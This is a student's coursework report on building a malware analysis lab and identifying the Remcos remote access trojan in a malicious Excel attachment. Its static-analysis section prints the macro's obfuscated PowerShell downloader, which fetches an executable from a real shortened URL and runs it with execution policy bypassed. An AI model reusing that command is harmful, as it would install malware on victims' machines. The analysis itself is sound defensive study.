John Linnane
x20151292


CA1 Lab Setup and Malware Research

Malware Analysis
Michael Pantridge
Postgraduate Diploma in Cybersecurity

1. MALWARE LAB

1a. VM Setup

This malware lab setup is comprised of the VirtualBox Hypervisor running on an iMac host. The hypervisor is running two virtual machines, Windows 7 32-Bit and Ubuntu 16.04. The Ubuntu machine is acting as a bridging machine between the host computer's network and the internal virtual network



[Malware lab network diagram]

The virtual machine settings are summarised in the following table:

OS	Windows 7 Pro 32 Bit	Ubuntu 16.04.07
Purpose	Infection Machine / Static Analysis / Dynamic Analysis	Static Analysis / Network Traffic Monitoring
Allocated Memory	1024MB	2048MB
Storage	32GB virtual / 5GB actual	100GB virtual / 6.5GB actual
Processor	1 CPU	1CPU
Video Memory	27MB	128MB

Windows

In order to simulate a typical user environment on the Windows infection machine, applications such as Microsoft Office, Skype etc. were installed. These programs exhibit known vulnerabilities which can be leveraged by malware. As soon as all required software and analysis tools were downloaded for the Windows machine, its NAT internet connection to the host's network was cut. In order to place the malware on the windows machine WinSCP was used to transfer files from the Ubuntu machine. All antivirus software on the Windows machine was disabled. The Malwarebytes malware scanner was left on the machine to perform system scans without taking any disruptive remedial action. In order to evade detection by malware, it can be helpful to rename analysis tools such as the Procmon process monitor.

Ubuntu

The Ubuntu machine is used both for static analysis of malware and for network traffic analysis. Linux has a large selection of useful and lightweight tools that can be used to analyse executables, some of which are listed in the table below. The machine was also used as a gateway for situations where the Windows malware needed access to the internet in order to execute successfully.

1b. Software Tools

The following tools were installed on the Windows VM:

Type	Tool	Purpose and Justification
Process Monitoring	Wireshark	Network traffic monitoring
	Fakenet-NG	Simulates legitimate network requests, on an isolated machine. Used to trick malware
	Procmon	Shows process and registry activity in real-time
	Sysinternals	Large suite of tools for Windows system administration
	Regshot	Allows taking of snapshot of Windows system registry, can be used for comparative purposes during dynamic analysis.
Executable Analysis	PE-Bear	Reverse engineering tool for PE files
Utility	Powershell	Command line tool with scripting functionality
	WinSCP	SCP client for communication with Ubuntu host
AV	Malwarebytes	Scans system for Malware without taking any action
Typical Comsumer Software	Microsoft Office	Typical general user software known to have vulnerabilities
	Skype	Typical general user software known to have vulnerabilities

The following tools were installed on the Ubuntu Bridging VM:

Type	Tool	Purpose & Justification
Process Monitoring	Wireshark	Network traffic monitoring
Executable Analysis	strings	Displays contents of binary executable files
	floss	Deobfuscates strings from malware binaries
	file	Displays file type
	yara	Set of rules for scanning executables
	hexdump	Shows ASCII code from binary file
	laikaboss	Scans binary executables
	Ghidra	REverse engineering tool
	md5sum	Displays MD5 hash of file for identification purposes
	sha256sum	Displays SHA-256 hash of file for identification purposes
Utility	OpenSSH Server	SSH client for communication with Windows host
	Python	Scripting language necessary for running malware analysis scripts eg. volatility, laikaboss
	jq	Parses JSON data in the command line
	7zip	Unzips zipped files
	vim	Command line text editor
	nmap	Scan networks for IP address and service information
	tor	Perform a network request anonymously
	curl	Download content over HTTP
	volatility.py	Analysis of memory dumps
	rkhunter	Scans the system for rootkits

1c. Gateway

Both external and internal networks were created for the lab, with the Ubuntu VM being part of both networks and acting as a bridge. The external network consisted of the iMac host machine and its connection to the internet, along with the Ubuntu VM. The internal network consisted of the Windows VM and the Ubuntu VM. The internal network functions in both closed and open states. The Windows machine is in the open state when it needs to access the internet for downloading analysis tools, or when a malware dropper needs to acquire further malware from a remote location. It is in its closed state when malware needs to be executed in a sandboxed environment. In this instance Fakenet-NG is run in order to trick the malware into thinking that its network requests are successful. When the internal network is in its closed state, the WinSCP and OpenSSH services can still be used to share files between the infection machine and the bridging machine. For the purposes of this lab, this service was password protected and did not employ public-private keys for SCP authentication. Virtualbox VM settings are illustrated in Appendix A.


In order to use the Ubuntu machine as a bridging gateway, it was first necessary to add a second network adaptor to the machine which connected with the external network through Network Address Translation (NAT). The iptables command line interface was then used to forward network packets from the external facing adaptor to the internal facing adaptor. Some system configuration was also required during this phase. The Windows machine was then configured to use the Ubuntu machine as its default gateway. This allowed access to the internet from the Windows machine, and enabled monitoring of all traffic through a packet monitor placed on the Ubuntu machine [1]. The configuration of the Ubuntu iptables is illustrated in Appendix B.

1d. Lab Testing

Testing is important to ensure the isolation of the lab from the host production network. The first step in testing the lab was to make sure that all virtual machines can talk to eachother. A static IP was assigned to each machine on the internal network and this was pinged from the other machine. As soon as the internal network was created, and before any bridging functionality was created, it was then necessary to ensure that the infection machine and bridging machine do not already have access to the internet. At this stage, a ping request to 8.8.8.8 should prove to be unsuccessful.

The Ubuntu bridge was then connected to the host’s network through a NAT configured adaptor. As soon as internet connectivity was established on the Ubuntu bridge, a ping to 8.8.8.8 was used to test. At this stage, the windows machine was still not able to ping the outside network. After packet forwarding was set up on the bridging machine using iptables, it was then possible for the Windows machine to ping both the Ubuntu machine and the internet.

For the windows machine to function in closed mode, the connection to the Ubuntu bridging machine must be blocked. At this stage the only address that is contactable is localhost 127.0.0.1. For Fakenet-NG to run, it is necessary for the infection machine to have access to a gateway. In this instance the Ubuntu machine acts as a gateway and its access to the outside NAT network is terminated. Once Fakenet-NG is run, all ping requests will appear to be successful.



[Fakenet-NG running on Windows infection machine and successful ping to Google DNS]

2. RESEARCH-BASED MALWARE ANALYSIS

2a. Executive Summary

The objective of this malware analysis is to study a malware package as if it were unidentified. System tools and research will be used to identify the malware in a protected environment so as to ensure that the host machine is not compromised. Further static and dynamic analysis procedures will then be described in order to determine the malware's deeper functionality, obfuscation mechanisms and any potential for further exploitation. The malware was at first identified as the Remcos Remote Access Trojan (RAT) through a combination of command line utilities and online research. The malware's semi-legal origin is then described along with its mechanism of action, from the initial Reconnaissance stage through to Action on Objectives and persistence.

2b. Identification

For the purposes of this report, the malware analysis steps will be performed under the assumption that the suspicious file has been unintentionally added to a system and is unidentified. This may result from email phishing attacks or through system penetration through network or physical means eg. SSH or malicious USB stick. The file in question is called Quotation.xla and has appeared in a user's inbox under the guise of a work-related spreadsheet.

As file extensions are easily changed, the first step would be to determine the file's filetype. The *file* command can be used to read the files headers and display information. The results show that this file is in fact a Microsoft Excel XLA file, but with a malicious macro attached. This method of attack is common as many enterprise networks allow these macros due to their ubiquity in business applications [11].

```
ubuntu@ubuntu1604:~/remcos/remcos$ file Quotation.xla
Quotation.xla: Composite Document File V2 Document, Little Endian, Os: Windows,
Version 6.2, Code page: 1252, Author: Dell, Last Saved By: Dell, Create Time/Dat
e: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Wed Jan  6 15:43:06 2021, Sec
urity: 0
```

[*file* command results]

The exiftool utility gives further file information such as the file size and date of the last modification. Malicious activity may be suspected if the file was last modified long before the expected legitimate file should have last been updated. Some exfiltool results on the XLA macro are illustrated in Appendix C.

A hash function can then be used to produced a fixed-size string value which represents the results of a hashing function on the file's data.

```
ubuntu@ubuntu1604:~/remcos/remcos$ md5sum Quotation.xla
7fced1310e8b2f16b91bbb06763b2d61  Quotation.xla
```

[Displaying the hash of the file]

This hash value can the be looked up on online malware resources such as virustotal.com. In this case the website produced a large amount of information on the malware, including security flags from various vendors, its origins and mechanism of attack. These virustotal results are illustrated in Appendix D.
It is identified as a Remote Access Tool (RAT) called Remcos. In addition, it is also shown that the XLS Spreadsheet is a downloader for another executable which functions as an installer for the Remcos RAT.
Now that the malware has been identified with a degree of confidence, the next stage is to further analyse the mechanism of execution and any associated behaviours.

2c. Analysis

Research

A search on malware-traffic-analysis.net provided much information on the structure and functionality of the Remcos malware. It is shown that the initial Quotation.xla with embedded macro is used to download an installer executable. This in turn installs the RAT executable, which persists on the target machine as a backdoor. A package capture file provided on the website shows network traffic associated with a *tinyurl* domain name, which was seen in the strings output of the XLS macro's source code. The pcap file also shows another domain *aminsanat.com* [2]. Results from malware-traffic-analysis.net are illustrated in Appendix E.

Interestingly, Remcos is traded as legitimate administration software by German company Breaking Security. In addition to Excel Macros, it has also been know to install itself through a compromised PDF file offering COVID-19 advice [3, 4]. It has allegedly drawn the attention of US law enforcement [5] and has been used in attacks against Turkish defence contractors [6].

Static Analysis

In addition to online and academic research on the malware, further insight can be gained from static analysis of the malware's source code. It is important that this analysis take place within a safe environment to prevent infection of the analyst's production system. This could take the form of an isolated instance of the malware's target operating system using a specially configured hypervisor. It may also be possible to perform static analysis inside a hardened OS that it not the malware's target OS. In this example the Windows executable is being analysed within a hardened Ubuntu VM.

The first step is to download the malware itself. It is important that any malware samples be downloaded from trusted research-based sources such as *malware-traffic-analysis.net*. This particular malware can be downloaded straight to an Ubuntu machine. It can then be passed to a target infection Windows machine if necessary through services such as SCP. It is important that these machines are appropriately firewalled with appropriate allow-lists for necessary services.

Linux's *strings* tool can be used to display the contents of binary executables in a human readable ASCII format. This produces output such as illustrated in Appendix F. Some clues as to the malware's mechanism of action can be gleaned from this output. Of particular interest are commands and methods, URLs, Windows API calls, filepaths and language indicators. A quick internet search on some of the commands and methods can give a good indication of the language employed. The following output sample suggest a Powershell command that has been obfuscated to avoid detection:

```
o^wer^she^l^l -w 1 (nEw-oB`jecT Ne
bcLIENt).('Do
n'+'loadFile').In
oke('
ttps://tinyurl.com/y4cpohnr','nm
exe')
d /c
o^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item "nm
exe" -Destination "${enV`:appdata}"
d /c
o^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:appdata};.('.'+'/nm
exe')
MbP?_
```

[Strings result with obfuscated command and URL]

Hexdump is an additional tool for extracting human readable code from executables. For instance, the hexdump of the Excel macro shown in Appendix G reveals the *tinyurl* web address that may represent a server associated with the attacker. The *floss* tool can be used to programmatically deobfuscate such strings into a more readable format, as is illustrated in Appendix H.

It may be the case that the received malware is *packed* into a compressed form that requires unpacking by a packer such as UPX. One indication that this is the case is the appearance of the “UPX” string amongst garbled binary ASCII. The UPX tool can then be used to unpack this malware for further analysis. The PEid software can be used to detect what packing mechanism was employed.

Malware executables can be analysed using one of a wide array of EXE/PE/binary analysers, disassemblers and decompilers. Programs such as PE-bBear operate using a user friendly drag-and-drop GUI. PE-bear can be used to determine packing information, malware code segmentation and various other disassembler functionalities [7].

Lockheed Martin’s LaikaBOSS file scanning system is used to analyse malicious files. This command line tool produces JSON output that can be selectively parsed using command line utilities such as *jq*. These results can be combined with yara detection rules to create an automated network scanning tool which can accept or reject files based upon certain conditions. Ghidra is another popular tool that can be used for binary disassembly.

```
rule Contains_PE_File
{
    meta:
        author = "Didier Stevens (https://DidierStevens.com)"
        description = "Detect a PE file inside a byte sequence"
        method = "Find string MZ followed by string PE at the correct offset
(AddressOfNewExeHeader)"
    strings:
        $a = "MZ"
    condition:
        for any i in (1..#a): (uint32(@a[i] + uint32(@a[i] + 0x3C)) ==
0x00004550)
}
```

[Example yara rule scanning for EXE executables through ‘MZ’ string in header. Created by Didier Stevens] [8]

Dynamic Analysis

Dynamic behavioural analysis involves executing the malware and monitoring any system and network changes that may occur. The Ubuntu network bridge is useful in this instance through its ability to monitor network traffic in a stealthy manner. Some malware has the ability to detect if monitoring software is running and to adjust its behaviour in response. A network traffic analyser such as Wireshark sitting on the Ubuntu gateway can monitor the Infection machine's network behaviour without being detected. This can be used to identify the location C2 servers that with which the malware may be in communication. The renaming of analysis tools such as procmon can also be used to avoid detection.

Packages such as Fakenet-NG can be used in circumstances where the malware's network activity needs to be analysed in a sandbox envirnonment. Fakenet-NG simulates legitimate internet connections without actually being connected to the internet. This can be useful for enumerating malicious URLs that may be obfuscated in the malware's source code.

2d. Conclusions

The Remcos malware makes for an engaging case study due to its leveraging of multiple attack surfaces and its claimed semi-legal status. In terms of defence against such attacks, it may be wise to focus on the Delivery (Stage 3) stage of the Cyber Kill Chain [9]. The automated executable scanning and yara rules mentioned above should be implemented to scan any attachments or storage devices that may be introduced into a system. In addition to these mitigations, a block-list of suspicious URLs may be put in place to avoid any further installations (Stage 5) and communication with remote C2 servers (Stage 6). In instances where allow-lists and block-lists may be disruptive, additional authentication systems may be implemented [10]. The scope of this report does not involve behavioural analysis and the above mentioned network traffic and process monitoring would prove valuable should the analyst be in a position to execute the Remcos malware with confidence.

3. REFERENCES

1. "Set up your own malware analysis lab with VirtualBox, INetSim and ...." 5 Jun. 2017, https://blog.christophetd.fr/malware-analysis-lab-with-virtualbox-inetsim-and-burp/. Accessed 21 Mar. 2021.

2. "2021-01-06 (Wednesday) - Remcos ... - Malware-Traffic-Analysis.net." 6 Jan. 2021, https://www.malware-traffic-analysis.net/2021/01/06/index.html. Accessed 21 Mar. 2021.

3. "Remcos Malware Information - Trend Micro." 30 Dec. 2019, https://success.trendmicro.com/solution/1123281-remcos-malware-information. Accessed 21 Mar. 2021.

4. Sharma, Archana, Purnima Gupta, and I. M. S. Noida. "COVID 19 PANDEMIC: IMPACT ON BUSINESS AND CYBER SECURITY CHALLENGES." (2020).

5. "Talos: Remcos software is a surveillance tool posing ... - CyberScoop." 22 Aug. 2018, https://www.cyberscoop.com/remcos-rat-surveillance-tool-talos-craig-williams/. Accessed 21 Mar. 2021.

6. “Espionage Campaign Spear Phishes Turkish Defense ... - RiskIQ." 23 Jan. 2018, https://www.riskiq.com/blog/labs/spear-phishing-turkish-defense-contractors/. Accessed 21 Mar. 2021.

7. "PE-bear - hasherezade's 1001 nights - WordPress.com." 13 Feb. 2021, https://hshrzd.wordpress.com/pe-bear/. Accessed 21 Mar. 2021.

8. "YARA Rules | Didier Stevens." 25 Apr. 2016, https://blog.didierstevens.com/programs/yara-rules/. Accessed 21 Mar. 2021.


9. "Cyber Kill Chain® | Lockheed Martin." https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. Accessed 21 Mar. 2021.


10. Shigemoto, Tomohiro, et al. "Development of white list based autonomous evolution of defense system for RAT malware." 2018 13th Asia Joint Conference on Information Security (AsiaJCIS). IEEE, 2018.

11. "Microsoft: Beware this massive phishing campaign using ... - ZDNet." 22 May. 2020, https://www.zdnet.com/article/microsoft-beware-this-massive-phishing-campaign-using-malicious-excel-macros-to-hack-pcs/. Accessed 22 Mar. 2021.

4. APPENDIX

Appendix A





[Virtualbox Ubuntu bridge machine settings]

Appendix B


```
ubuntu@ubuntu1604:/etc/sysconfig$ cat iptables.conf
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [1:328]
:POSTROUTING ACCEPT [0:0]
-A POSTROUTING -o enp0s3 -j MASQUERADE
-A POSTROUTING -o enp0s8 -j MASQUERADE
COMMIT
*filter
:INPUT ACCEPT [14:4804]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [14:4556]
-A FORWARD -i enp0s3 -o enp0s8 -j ACCEPT
-A FORWARD -i enp0s8 -o enp0s3 -m state --state RELATED,ESTABLISHED -j ACCEPT
COMMIT

ubuntu@ubuntu1604:/etc/sysconfig$ sudo iptables-restore < ./iptables.conf
ubuntu@ubuntu1604:/etc/sysconfig$
```

[iptables configuration]

```
ubuntu@ubuntu1604:~$ cat /etc/sysctl.conf | grep ip_forward
net.ipv4.ip_forward=1
```

